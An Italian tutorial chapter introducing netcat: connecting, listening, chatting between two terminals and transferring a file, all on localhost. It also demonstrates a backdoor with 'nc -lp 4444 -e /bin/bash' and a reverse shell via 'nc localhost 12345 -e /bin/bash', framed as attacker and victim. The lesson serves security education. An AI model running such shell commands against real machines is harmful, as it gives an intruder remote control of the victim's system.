9. Netcat: il coltellino svizzero delle reti

Netcat è un tool (Open Source) a riga di comando, immancabile nel bagaglio di qualsiasi hacker, sistemista, o di chi lavora spesso con le reti. Non è a caso considerato il "coltellino svizzero delle reti (e della sicurezza)", questo perchè non svolge un compito specifico ma ha invece molteplici funzioni.

Netcat consente la scansione di porte TCP e UDP, riuscendo a minimizzare la quantità delle tracce lasciate, può essere utilizzato come un client di posta, può simulare un semplice Web server[9], può trasferire file tra due macchine remote, e può addirittura instaurare una backdoor[10].
Netcat è essenzialmente la versione potenziata di telnet[11], che è ormai obsoleto dal punto di vista della sicurezza.


Netcat switches:

Quello che vedremo è solo un utilizzo base di netcat.

- ❖ Connettersi a un host:
  - ➢ nc <indirizzoip_target> <porta>
    - ■ Es. nc 192.168.0.1 2222

- ❖ Creare un socket per accettare le connessioni (-l sta per listen, ovvero sta in ascolto, -p sta per port che infatti gli andiamo a specificare)
  - ➢ nc -lp <porta>
    - ■ Es. nc -lp 4444

- ❖ Eseguire un file subito dopo aver ricevuto una connessione
  - ➢ nc -lp <porta> -e <nomefile>

[9] Applicazione software che, in esecuzione su un server, è in grado di gestire le richieste di trasferimento di pagine web di un client, tipicamente un web browser.
[10] Consente di accedere a un software o a un sistema informatico, e di prendere il completo o parziale controllo del computer vittima.
[11] Programma (e protocollo di rete) che consente di collegarsi ad un computer remoto su Internet e di accedere ai relativi dati e servizi, trasformando il proprio elaboratore in un terminale in grado di impartire direttamente comandi.

- Es. nc -lp 4444 -e /bin/bash

Proviamolo!

Apriamo 2 finestre del terminale, su un terminale ci metteremo in ascolto di una connessione, mentre sull'altro ci connetteremo.

```
[lorissimonetti@localhost ~] $ nc -lp 4444
```

```
[lorissimonetti@localhost ~] $ nc localhost 4444
```

A sinistra abbiamo lanciato il comando `nc -lp 4444` per metterci in ascolto sulla porta 4444, a destra invece ci siamo connessi utilizzando il comando `nc localhost 4444`.
A primo impatto non vediamo comparire nulla su nessuna delle due finestre, ma proviamo a scrivere qualcosa.

```
[lorissimonetti@localhost ~] $ nc -lp 4444
Ciao!
```

```
[lorissimonetti@localhost ~] $ nc localhost 4444
Ciao!
```

Scrivendo "Ciao!" dal terminale di sinistra (in ascolto) vediamo comparire lo stesso messaggio nel terminale di destra, a sua volta anche il terminale di destra può inviare un messaggio che verrà recepito

da quello di sinistra, da instaurare così una sorta di sistema di chat.

Ora proviamo invece ad instaurare una Reverse shell[12]

```
lorissimonetti@localhost ~] $ nc -lp 12345
id
uid=1000(lorissimonetti) gid=1000(lorissimonetti) gruppi=1000(
lorissimonetti),10(wheel),36(kvm) contesto=unconfined_u:unconf
ined_r:unconfined_t:s0-s0:c0.c1023
pwd
/home/lorissimonetti
whoami
lorissimonetti
```

```
[lorissimonetti@localhost ~] $ nc localhost 12345 -e /bin/bash
```

Il terminale di sinistra rappresenta l'attaccante con cui come prima, ci siamo messi in ascolto `nc -lp 12345`, a destra abbiamo invece la vittima che si connetterà a noi facendo partire la shell `nc localhost 12345 -e /bin/bash`.
Come possiamo vedere ora l'attaccante è in grado di poter lanciare comandi che vengono eseguiti sulla macchina vittima, e che chiaramente in questo caso è sempre la stessa.

[12] http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet, Si tratta di una Backdoor. Shell interattiva consente di eseguire i comandi del terminale sulla macchina remota (nel nostro caso sulla stessa macchina), la peculiarità della Reverse shell sta nel fatto che non saremo noi a connetterci alla macchina, ma sarà la macchina 'vittima' che si connetterà a noi, in modo da evitare un eventuale blocco della connessione da parte di un firewall, che solitamente è meno restrittivo con le connessioni in uscita.

Come ultima cosa, proviamo a trasferire un file.

```
[lorissimonetti@localhost invia] $ echo "Ciao, Mondo!" > file
[lorissimonetti@localhost invia] $ cat file
Ciao, Mondo!
[lorissimonetti@localhost invia] $ nc localhost 12345 < file
[lorissimonetti@localhost invia] $
```

```
[lorissimonetti@localhost riceve] $ nc -lp 12345 > output.txt
[lorissimonetti@localhost riceve] $ cat output.txt
Ciao, Mondo!
[lorissimonetti@localhost riceve] $
```

1. Nel terminale di sinistra, destinato ad inviare un file situato nella cartella “invia”, creiamo un file di nome “file” contenente il testo “Ciao, Mondo!”.
2. Ora spostiamoci nel terminale di destra che deve ricevere il file, dove lanciamo il comando `nc -lp 12345 > output.txt`, in modo da metterlo in ascolto sulla porta 12345 e non appena riceve la connessione (contenente il file), scriverà ciò che viene inviato nel file output.txt.
3. Torniamo nel terminale di sinistra e lanciamo il comando `nc localhost 12345 < file` da effettuare così la connessione a con quello di destra e inviando il contenuto del file “file” che gli abbiamo dato in pasto.
4. Premendo invio, possiamo notare che la connessione si chiude. Ora nel terminale di destra lanciando il comando `cat output.txt` vediamo che il contenuto del file che è stato inviato e scritto con successo nel file “output.txt”.

Abbiamo quindi visto come trasferire file e contenuti semplicemente attraverso una connessione con netcat, e come avere a disposizione una shell interattiva con la macchina vittima.